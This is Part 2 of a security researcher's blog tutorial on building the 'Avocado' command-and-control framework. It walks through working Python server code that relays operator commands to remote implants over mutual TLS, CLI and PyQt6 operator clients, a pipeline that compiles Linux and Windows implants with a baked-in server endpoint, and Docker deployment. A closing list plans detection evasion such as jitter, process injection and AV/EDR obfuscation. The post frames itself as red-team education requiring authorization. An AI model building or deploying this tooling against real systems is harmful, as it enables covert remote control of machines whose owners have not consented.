
Recap
In Part 1, we built the foundation of Avocado C2: the protobuf wire protocol, mutual TLS authentication, and a Rust implant that registers with the server and executes commands. Now we need to build everything around it: the server that routes commands, the operator clients that give red teamers an interface, the implant generation pipeline, and the Docker deployment that makes it all reproducible.
The Server: Tying Everything Together
The server is the central hub. It runs three concurrent subsystems:
- Implant Listener: accepts mTLS connections from implants
- Implant Handler: processes registration messages and tracks implants
- Operator Handler: accepts operator connections and routes commands
Here's the server entry point:
#!/usr/bin/env python3
from server.mtls.mtls import Listener
from server.implant_handler.implant_handler import ImplantHandler
from server.operator_handler.operator_handler import OperatorHandler
from client.util.util import parseEndpoint
from queue import Queue

def main():
    implant_endpoint = parseEndpoint(os.environ.get("IMPLANT_LISTENER"))
    operator_endpoint = parseEndpoint(os.environ.get("OPERATOR_LISTENER"))

    print("Listening for implants...")
    print("Listening for operators...")

    requestq = Queue()

    # Start the mTLS listener for implants
    implant_listener = Listener(requestq, implant_endpoint)

    operators = list()
    implants = list()

    # Start handling implant registrations
    implant_handler = ImplantHandler(requestq, operators, implants)
    implant_handler.start()

    # Start accepting operator connections
    operator_handler = OperatorHandler(
        operator_endpoint, operators,
        implant_listener.sessions, implants
    )
    operator_handler.start()

    try:
        while True:
            pass
    except KeyboardInterrupt:
        exit()
The architecture is event-driven with shared state. A Queue connects the listener to the handler: when a new implant connects, the listener puts raw registration data on the queue, and the handler pulls it off to process. The operators and implants lists are shared between the implant handler and operator handler so they can broadcast events to each other.
The Implant Listener
When an implant connects over mTLS, the listener:
- Accepts the SSL connection
- Creates a UUID for the session
- Reads the first message (the registration)
- Puts the registration on the handler queue
- Sends back a
RegistrationConfirmationwith the assigned UUID
def _handle_conn(self, requestq: Queue, conn: ssl.SSLSocket, addr):
    # Assign a UUID to this session
    id = self.sessions.add(conn, addr)
    print(f"implant ID: {id}")

    # Read the registration protobuf
    data = conn.recv(2048)
    requestq.put((data, addr, id))

    # Send confirmation back to the implant
    confirmation = implantpb_pb2.Message(
        message_type=implantpb_pb2.Message.MessageType.RegistrationConfirmation,
        data=implantpb_pb2.RegistrationConfirmation(id=id).SerializeToString()
    ).SerializeToString()
    conn.sendall(confirmation)
Each connection runs in its own thread. The sessions object (from Part 1) stores the mapping from UUID to SSL socket, so we can later send commands to any specific implant.
The Implant Handler
The implant handler runs in a background thread, pulling registrations off the queue:
class ImplantHandler:
    def __init__(self, requestq: Queue, operators: list, implants: list):
        self._requestq = requestq
        self._operators = operators
        self._implants = implants

    def start(self):
        threading.Thread(target=self._handle_implants, daemon=True).start()

    def _handle_implants(self):
        while True:
            data, addr, id = self._requestq.get()
            self.readRegistration(data, addr, id)
When a registration comes in, it parses the protobuf, fills in the IP address (if the implant didn't self-report), stores the implant info, and broadcasts it to all connected operators:
def readRegistration(self, data: bytes, addr, id):
    message = implantpb_pb2.Message()
    message.ParseFromString(data)

    if message.message_type == implantpb_pb2.Message.MessageType.Registration:
        registration = implantpb_pb2.Registration()
        registration.ParseFromString(message.data)

        # Server determines the IP from the socket
        if len(registration.addr) < 1:
            registration.addr = str(addr)

        new_implant = (registration, id)
        self._implants.append(new_implant)
        brodcastImplant(new_implant, self._operators)
The broadcast function translates from implantpb types to operatorpb types (they're separate protobuf packages) and sends a SessionInfo message to every connected operator:
def brodcastImplant(implant, operators):
    registration, id = implant

    user_groups = [
        operatorpb_pb2.SessionInfo.User(id=group.id, name=group.name)
        for group in registration.groups
    ]

    session_info = operatorpb_pb2.Message(
        message_type=operatorpb_pb2.Message.MessageType.SessionInfo,
        data=operatorpb_pb2.SessionInfo(
            id=str(id),
            addr=registration.addr,
            os=registration.os,
            pid=registration.pid,
            user=operatorpb_pb2.SessionInfo.User(
                id=registration.user.id,
                name=registration.user.name
            ),
            groups=user_groups
        ).SerializeToString()
    ).SerializeToString()

    for c in operators:
        c.send(session_info)
This means if you have multiple operators connected (e.g., one CLI and one GUI, or multiple team members), they all see new implants as soon as they connect. Real-time situational awareness.
The Operator Handler: Command Routing
The operator handler is where commands flow from operator to implant and back. Here's the command routing:
class OperatorHandler:
    def __init__(self, endpoint, operators, sessions, implants):
        host, port = endpoint
        self._operators = operators
        self._implants = implants
        self._sessions = sessions

        self._sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self._sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self._sock.bind((host, port))
When an operator connects, the server immediately sends them all currently active implants (so the operator gets caught up on the state):
def _accept_operator(self):
    self._sock.listen(5)
    while True:
        operator, address = self._sock.accept()
        self._operators.append(operator)

        # Send all existing implants to the new operator
        self._brodcast_implants(operator)

        print(f"[+]Connected to a new operator at {address[0]}:{address[1]}")
        threading.Thread(
            target=self._listen_operator,
            args=(operator, address),
            daemon=True
        ).start()

def _brodcast_implants(self, operator):
    for implant in self._implants:
        brodcastImplant(implant, [operator])
When an operator sends a SessionCmd, the server looks up the target implant's SSL socket by session ID, forwards the command, waits for the response, and sends it back to the operator:
def _listen_operator(self, operator, address):
    while True:
        data = operator.recv(1024)
        message = operatorpb_pb2.Message()
        message.ParseFromString(data)

        if not data:
            print(f"[+]Disconnected operator {address[0]}:{address[1]}")
            operator.close()
            self._operators.remove(operator)
            break

        elif message.message_type == operatorpb_pb2.Message.MessageType.SessionCmd:
            session_cmd = operatorpb_pb2.SessionCmd()
            session_cmd.ParseFromString(message.data)

            out = self._shell_session(session_cmd.cmd, session_cmd.id)
            self._send_operator(out, operator, session_cmd.id)

def _shell_session(self, command_str, session_id):
    conn, addr = self._sessions.get(session_id)
    output = session(conn, command_str)
    return output
The session() function (from mtls.py) handles the actual command-to-implant exchange:
def session(conn: ssl.SSLSocket, userin):
    os_cmd = implantpb_pb2.OsCmd(cmd=userin)
    message = implantpb_pb2.Message(
        message_type=implantpb_pb2.Message.MessageType.OsCmd,
        data=os_cmd.SerializeToString()
    )
    conn.sendall(message.SerializeToString())
    data = conn.recv(1024)

    if not data:
        return

    message = implantpb_pb2.Message()
    message.ParseFromString(data)
    if message.message_type == implantpb_pb2.Message.MessageType.OsCmdOutput:
        output = implantpb_pb2.OsCmdOutput()
        output.ParseFromString(message.data)

        result = b""
        if output.HasField("status") and output.code != 0:
            result += f"Status code: {output.code}\n".encode()
        if len(output.stderr) > 0:
            result += b"stdout:\n" + output.stdout + b"\nstderr:\n" + output.stderr
        else:
            result += output.stdout
        return result
So the full command flow is:
Operator types "id"
  → operatorpb.SessionCmd(cmd="id", id="abc-123")
    → Server looks up session "abc-123"
      → implantpb.OsCmd(cmd="id") sent over mTLS to implant
        → Implant runs /bin/bash -c "id"
        → implantpb.OsCmdOutput(stdout="uid=1000(user)...")
      → Server receives output
    → operatorpb.SessionCmdOutput(cmdOutput="uid=1000(user)...", id="abc-123")
  → Operator displays the output
The CLI Operator
The CLI operator is a classic command-line REPL. It connects to the server, listens for implant broadcasts in a background thread, and provides an interactive prompt:
class Operator:
    def __init__(self):
        addr = os.environ.get("OPERATOR_SERVER_ADDRESS")
        if not addr:
            addr = input("Enter Server Operator Listener Address\n> ")
        hostname, port = parseEndpoint(addr)

        implantq = Queue()
        outputq = Queue()

        self._rpc_client = RPCClient(hostname, port, outputq, implantq)
        self._output_received = threading.Event()
        self._output_received.set()
        self._sessions = []

        threading.Thread(target=self._implant_handler, args=(implantq,), daemon=True).start()
        threading.Thread(target=self._output_handler, args=(outputq,), daemon=True).start()
The CLI supports several commands at the main prompt:
def _input_handler(self, title, session_id=None):
    while True:
        self._output_received.wait()
        msg = input(f"[{title}] > ")

        if msg.lower() == "exit":
            if title == "Avocado":
                self._rpc_client.terminate()
            break

        elif session_id:
            # In a session: send command to implant
            self._rpc_client.sendSession(msg, session_id)
            self._output_received.clear()

        else:
            command = msg.split()
            if command[0] == "sessions":
                for s in self._sessions:
                    print(s)

            elif command[0] == "generate":
                if len(command) != 3:
                    print("Usage: generate <endpoint> linux|windows")
                else:
                    generate(command[1], command[2])

            elif command[0] == "use":
                if command[1] not in self._sessions:
                    print("Session doesn't exist.")
                else:
                    # Recursive call: enter session-level prompt
                    self._input_handler(command[1], command[1])
A typical session looks like:
[Avocado] > sessions
a1b2c3d4-e5f6-7890-abcd-ef1234567890

[Avocado] > use a1b2c3d4-e5f6-7890-abcd-ef1234567890
[a1b2c3d4-e5f6-7890-abcd-ef1234567890] > id
uid=1000(user) gid=1000(user) groups=1000(user)

[a1b2c3d4-e5f6-7890-abcd-ef1234567890] > uname -a
Linux target 5.15.0 #1 SMP x86_64 GNU/Linux

[a1b2c3d4-e5f6-7890-abcd-ef1234567890] > exit
[+]a1b2c3d4-e5f6-7890-abcd-ef1234567890 Terminated
[Avocado] >
The use command is clever: it calls _input_handler recursively with the session ID. This means the prompt changes to show the session UUID, and all subsequent input is sent to that specific implant. Typing exit returns to the main Avocado prompt.
There's also a threading.Event (_output_received) used to synchronize I/O. Without it, the server's response would print in the middle of the next input prompt, garbling the display. The event blocks the input prompt until the response arrives.
The RPC Client
The operator communicates with the server through RPCClient, which handles protobuf serialization:
class RPCClient:
    def __init__(self, hostname, port, outputq, implantq):
        self._implantq = implantq
        self._outputq = outputq

        self._server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self._server.connect((hostname, port))

        threading.Thread(target=self._listen).start()

    def sendSession(self, message, session_id):
        session_cmd = operatorpb_pb2.SessionCmd(
            cmd=message.encode("ascii"),
            id=session_id
        )
        message = operatorpb_pb2.Message(
            message_type=operatorpb_pb2.Message.MessageType.SessionCmd,
            data=session_cmd.SerializeToString()
        )
        self._server.send(message.SerializeToString())

    def _listen(self):
        while True:
            data = self._server.recv(1024)
            if data:
                message = operatorpb_pb2.Message()
                message.ParseFromString(data)

                if message.message_type == operatorpb_pb2.Message.MessageType.SessionInfo:
                    session_info = operatorpb_pb2.SessionInfo()
                    session_info.ParseFromString(message.data)
                    self._implantq.put(session_info)

                elif message.message_type == operatorpb_pb2.Message.MessageType.SessionCmdOutput:
                    output = operatorpb_pb2.SessionCmdOutput()
                    output.ParseFromString(message.data)
                    self._outputq.put((output.cmdOutput, output.id))
            else:
                break
The listener thread runs forever, routing incoming messages to the appropriate queue: implantq for new sessions, outputq for command output.
The GUI Operator

For a more visual experience, Avocado includes a PyQt6-based GUI operator. It provides the same functionality as the CLI but with a proper windowed interface:
Architecture
The GUI shares the same RPCClient backend as the CLI. The main difference is in the presentation layer, which uses PyQt6 widgets:
class MainApp(QMainWindow, Ui_MainWindow):
    def __init__(self):
        QMainWindow.__init__(self)
        Ui_MainWindow.__init__(self)
        self.setupUi(self)

        # Connection dialog: must enter host/port before proceeding
        self.connect_screen = ConnectScreen()
        self.connect_screen.exec()

        hostname = self.connect_screen.hostname_text
        port = int(self.connect_screen.port_text)

        implantq = Queue()
        outputq = Queue()

        self.rpc_client = RPCClient(hostname, port, outputq, implantq)

        # Layout: remote machines table + event viewer on top, session tabs below
        self.event_viewer = EventViewer()
        self.event_viewer.logToEventViewer(f"Connected to server {hostname}:{port}")

        tabwidget = TabWidget(self.rpc_client, outputq, self.event_viewer)
        self.remote_machines = RemoteMachines(tabwidget, self.event_viewer)

        threading.Thread(target=self._implant_handler, args=(implantq,)).start()
The Remote Machines Table
Connected implants are displayed in a table using Qt's Model/View pattern:
class RemoteMachinesModel(QAbstractTableModel):
    def __init__(self, machines, headers):
        super().__init__()
        self.machines = machines
        self.headers = headers  # ["id", "host", "port", "os", "pid", "user"]

    def rowCount(self, parent=QModelIndex()):
        return len(self.machines)

    def columnCount(self, parent=QModelIndex()):
        return len(self.headers)

    def data(self, index, role=DisplayRole):
        if not index.isValid():
            return QtCore.QVariant()
        elif role != DisplayRole:
            return QtCore.QVariant()
        return QtCore.QVariant(self.machines[index.row()][index.column()])
When a new implant registers, the handler adds it to the model and emits a layout change signal so the table updates in real-time:
def addImplant(self, new_implant):
    self.implant_list.append(new_implant)
    self.implants.model().layoutChanged.emit()
Multi-Tab Session Management
Double-clicking an implant in the table opens an interactive terminal tab:
def interact(self, index):
    id = self.implants.model().getId(index).value()
    user = self.implants.model().getUser(index).value()
    os = self.implants.model().getOs(index).value()
    self.tabwidget.newTab(id, user, os)
    self.event_viewer.logToEventViewer(f"Connected to implant {id}")
The TabWidget manages multiple sessions as closable tabs:
class TabWidget(QDialog):
    def __init__(self, listener, outputq, event_viewer):
        super().__init__()
        self.tab_id = {}
        self.listener = listener
        self.tabwidget = QTabWidget()
        self.tabwidget.setTabsClosable(True)

        threading.Thread(target=self.sessionOutputHandler, args=(outputq,)).start()

    def newTab(self, id, user, os):
        if id in self.tab_id:
            # Don't open duplicate tabs: focus the existing one
            self.tabwidget.setCurrentIndex(self.tab_id[id])
            return

        tab = self.tabwidget.addTab(
            ActiveSession(self.listener, id, self.tab_id, self.tabwidget, f"{user}/{os}"),
            f"{user}/{os}"
        )
        self.tab_id[id] = tab
        self.tabwidget.setCurrentIndex(tab)
Each ActiveSession tab has an input field and an output area. Commands typed in the input are sent to the implant via RPCClient:
class ActiveSession(QWidget, Ui_Active_Session):
    def __init__(self, listener, id, tab_id, tabwidget, title, parent=None):
        super().__init__(parent)
        self.setupUi(self)
        self.id = id
        self.machineName.setText(title)
        self.terminalInput.returnPressed.connect(self.inputHandler)
        self.listener = listener

    def inputHandler(self):
        msg = self.terminalInput.text()
        self.terminalInput.clear()
        self.listener.sendSession(msg, self.id)

        if msg.lower() == "exit":
            index = self.tab_id[self.id]
            self.tabwidget.removeTab(index)
            del self.tab_id[self.id]
Event Viewer
The event viewer is a simple scrollable log panel that records significant events:
class EventViewer(QWidget, Ui_EventViewer):
    def __init__(self):
        super().__init__()
        self.setupUi(self)
        self.handleTest()

    def logToEventViewer(self, text):
        self.textEdit.append(text)
        self.textEdit.verticalScrollBar().setValue(
            self.textEdit.verticalScrollBar().maximum()
        )
Events are logged when connecting to the server, when implants connect, when sessions are opened, and when sessions are closed. The auto-scroll ensures the latest event is always visible.
Implant Generation Pipeline
One of Avocado's most powerful features is on-the-fly implant generation. From the operator prompt (CLI or GUI), you can generate a fresh implant binary with unique certificates baked in.
How It Works
The generate command triggers this pipeline:
1. Generate implant x509 certificates (signed by the server's CA)
2. Create an assets directory with: root CA cert, implant cert, implant key
3. Set environment variables (server endpoint, cert names, etc.)
4. Cross-compile the Rust implant with cargo
5. Output the binary to a mounted directory
Here's the code:
def generate(endpoint: str, target_os: str) -> Profile:
    # Create a directory for implant assets (certs to embed)
    assets_dir = os.path.join(AVOCADO_ROOT, "implant_assets")
    os.makedirs(assets_dir, mode=0o750, exist_ok=True)

    # Generate fresh implant certificates
    implant_certgen = cert_generator('implant', client=True)
    cert_path, key_path = implant_certgen.build_x509_cert()

    # Symlink certs into the assets directory
    os.symlink(cert_path, os.path.join(assets_dir, os.path.basename(cert_path)))
    os.symlink(key_path, os.path.join(assets_dir, os.path.basename(key_path)))
    os.symlink(
        os.path.join(AVOCADO_ROOT, "certs", "root", "root.pem"),
        os.path.join(assets_dir, "root.pem")
    )

    # Compile
    out_dir = os.environ.get("IMPLANT_OUT_DIR", ".")
    profile = Profile(
        server_endpoint=endpoint,
        implant_certs=(cert_path, key_path),
        out_dir=out_dir,
        assets_dir=assets_dir,
        target_os=target_os
    )
    profile.generate()
    return profile
The Build Profile
The Profile class wraps cargo build with all the environment variables that the Rust implant's embed module expects:
def _cargo_build(self, cargo_toml_path: str) -> int:
    self._cargo_clean(cargo_toml_path)

    args = [
        "cargo", "build",
        "-Z", "unstable-options",
        "--manifest-path", cargo_toml_path,
        "--out-dir", self.out_dir,
        "--release"
    ]

    if self.target_os == "linux":
        args.extend(["-Z", "build-std=std,panic_abort"])
        args.extend(["-Z", "build-std-features=panic_immediate_abort"])
        args.append("--target=x86_64-unknown-linux-musl")
    elif self.target_os == "windows":
        args.append("--target=x86_64-pc-windows-gnu")

    exit_code = subprocess.Popen(
        args,
        env={
            "PATH": os.environ["PATH"],
            "SERVER_ENDPOINT": self.server_endpoint,
            "SERVER_NAME": self.server_name,
            "SERVER_ROOTCA": os.path.basename(self.server_rootca),
            "IMPLANT_PRIVATE_KEY": os.path.basename(self.implant_certs[1]),
            "IMPLANT_PUBLIC_KEY": os.path.basename(self.implant_certs[0]),
            "IMPLANT_ASSETS_DIR": self.assets_dir
        },
    ).wait()
    return exit_code
The environment variables are read by the Rust compiler at build time through env!() macros and the rust-embed $IMPLANT_ASSETS_DIR interpolation. This means:
SERVER_ENDPOINTbecomes a hardcoded string in the binary (e.g.,192.168.1.100:31337)IMPLANT_ASSETS_DIRtellsrust-embedwhich directory to compress and embed into the binarySERVER_ROOTCA,IMPLANT_PRIVATE_KEY,IMPLANT_PUBLIC_KEYare the filenames of the certs within the embedded assets
For Linux targets, we use -Z build-std=std,panic_abort and --target=x86_64-unknown-linux-musl to produce a fully static binary with no glibc dependency. For Windows, we cross-compile via mingw-w64 targeting x86_64-pc-windows-gnu.
Docker Deployment
Everything runs in Docker, making the build environment completely reproducible. The Dockerfile sets up a full cross-compilation toolchain:
FROM --platform=linux/amd64 ubuntu:24.04

RUN apt-get update && apt-get install -y --no-install-recommends \
    build-essential \
    curl \
    gcc-mingw-w64-x86-64 \
    g++-mingw-w64-x86-64 \
    libffi-dev \
    musl-tools \
    protobuf-compiler \
    python3 \
    python3-dev \
    python3-pip \
    && useradd -M avocado \
    && rm -rf /var/lib/apt/lists/*

COPY requirements.txt /tmp/requirements.txt
RUN pip3 install --break-system-packages -r /tmp/requirements.txt

COPY . /home/avocado
WORKDIR /home/avocado
USER avocado

# Install Rust nightly with cross-compilation targets
RUN curl -sSf https://sh.rustup.rs | sh -s -- -y --default-toolchain none \
    && rustup default nightly \
    && rustup target add x86_64-unknown-linux-musl x86_64-pc-windows-gnu \
    && rustup component add rust-src --toolchain nightly-x86_64-unknown-linux-gnu

CMD ["server"]
The entrypoint script determines whether to run the server or operator based on the command argument:
#!/bin/sh
set -e
cd /home/avocado/src

case "${1:-server}" in
  server)
    exec python3 avocado-server
    ;;
  operator)
    exec python3 avocado-operator-cli
    ;;
  *)
    exec "$@"
    ;;
esac
Docker Compose
The docker-compose.yml makes it trivial to run:
services:
  server:
    build: .
    platform: linux/amd64
    ports:
      - "31337:31337"   # implant listener
      - "31338:31338"   # operator listener
    environment:
      IMPLANT_LISTENER: "0.0.0.0:31337"
      OPERATOR_LISTENER: "0.0.0.0:31338"
    command: server

  operator:
    build: .
    platform: linux/amd64
    environment:
      OPERATOR_SERVER_ADDRESS: "server:31338"
      IMPLANT_OUT_DIR: "/home/avocado/implant-out"
    volumes:
      - ./implant-out:/home/avocado/implant-out
    command: operator
    stdin_open: true
    tty: true
    depends_on:
      - server
Start the server:
docker compose up -d --build server
Run the operator (in a new terminal):
docker compose run --rm operator
Generate an implant:
[Avocado] > generate 192.168.1.100:31337 linux
Generating the implant...
The compiled binary appears in ./implant-out/ on your host machine, ready to deploy. The volumes mount in the compose file maps the container's output directory to your host filesystem.
Lessons Learned and Design Decisions
Why Two Protobuf Packages?
We maintain separate implantpb and operatorpb protobuf definitions even though they share similar structures (like User). This is intentional: the implant protocol is a security boundary. If an attacker reverse-engineers the implant binary, they learn implantpb but not operatorpb. Keeping them separate limits the blast radius of compromised implants.
Why Not gRPC?
Many C2 frameworks use gRPC for communication. We chose raw protobuf over TCP/TLS instead because:
- Smaller implant binary: gRPC brings in a heavy runtime (especially in Rust with
tonic) - More control: we manage the TLS layer directly, which is important for implant OPSEC
- Simpler: the implant only needs to speak protobuf, not HTTP/2
The AVOCADO_ROOT Pattern
All runtime state (certificates, configs) lives under AVOCADO_ROOT:
def _get_avocado_root():
    avocado_root = os.environ.get("AVOCADO_ROOT")
    if avocado_root is not None:
        return avocado_root

    avocado_root = pathlib.Path.home()
    if avocado_root is not None:
        return os.path.join(avocado_root, ".avocado")

    return os.path.join(os.getcwd(), ".avocado")
This follows the XDG convention of putting application data in ~/.appname. The environment variable override makes it flexible for Docker and CI environments.
Threading Model
The server uses a thread-per-connection model with shared mutable state protected by mutexes. This is simple and works well for the scale of a C2 framework (dozens to hundreds of implants, not millions). Each implant connection, each operator connection, and the implant handler each run in their own daemon thread.
The operator GUI uses a hybrid model: PyQt6's event loop runs on the main thread, while network I/O runs in background threads communicating via Queue objects. This keeps the UI responsive while waiting for server responses.
Wrapping Up
Over these two posts, we've built a complete C2 framework:
- Protocol Buffers for type-safe, compact serialization
- Mutual TLS for authenticated, encrypted implant communication
- A Rust implant that's static, cross-platform, and embeds its own certificates
- A Python server that routes commands between operators and implants
- CLI and GUI operators for different workflows
- On-the-fly implant generation with fresh certificates per build
- Docker-based deployment with cross-compilation for Linux and Windows
The full source code is available at github.com/ProDefense/Avocado.
What's Next?
Avocado is still in active development. Some areas to explore:
- Database integration: PostgreSQL with SQLAlchemy ORM for persistent implant tracking (partially implemented)
- File transfer: the
FileXferandFilePacketprotobuf messages are defined but not yet wired up - Jitter and sleep: adding randomized callback intervals to evade detection
- Process injection: beyond simple command execution
- ECDSA certificates: replacing RSA with elliptic curve cryptography for smaller keys
- Encrypted payloads: obfuscating the implant binary to evade AV/EDR
Building a C2 framework from scratch teaches you more about networking, cryptography, and systems programming than any textbook. Every design decision, from the protobuf schema to the threading model, has real-world implications for operational security, reliability, and usability.
Avocado C2 is an open-source project by PlatformSecurity. This post is for educational purposes; always obtain proper authorization before using offensive security tools.
Written by
Principal Security Researcher at PlatformSecurity focused on emerging technologies and attack techniques, from adversary simulation and red teaming to OSINT and threat research.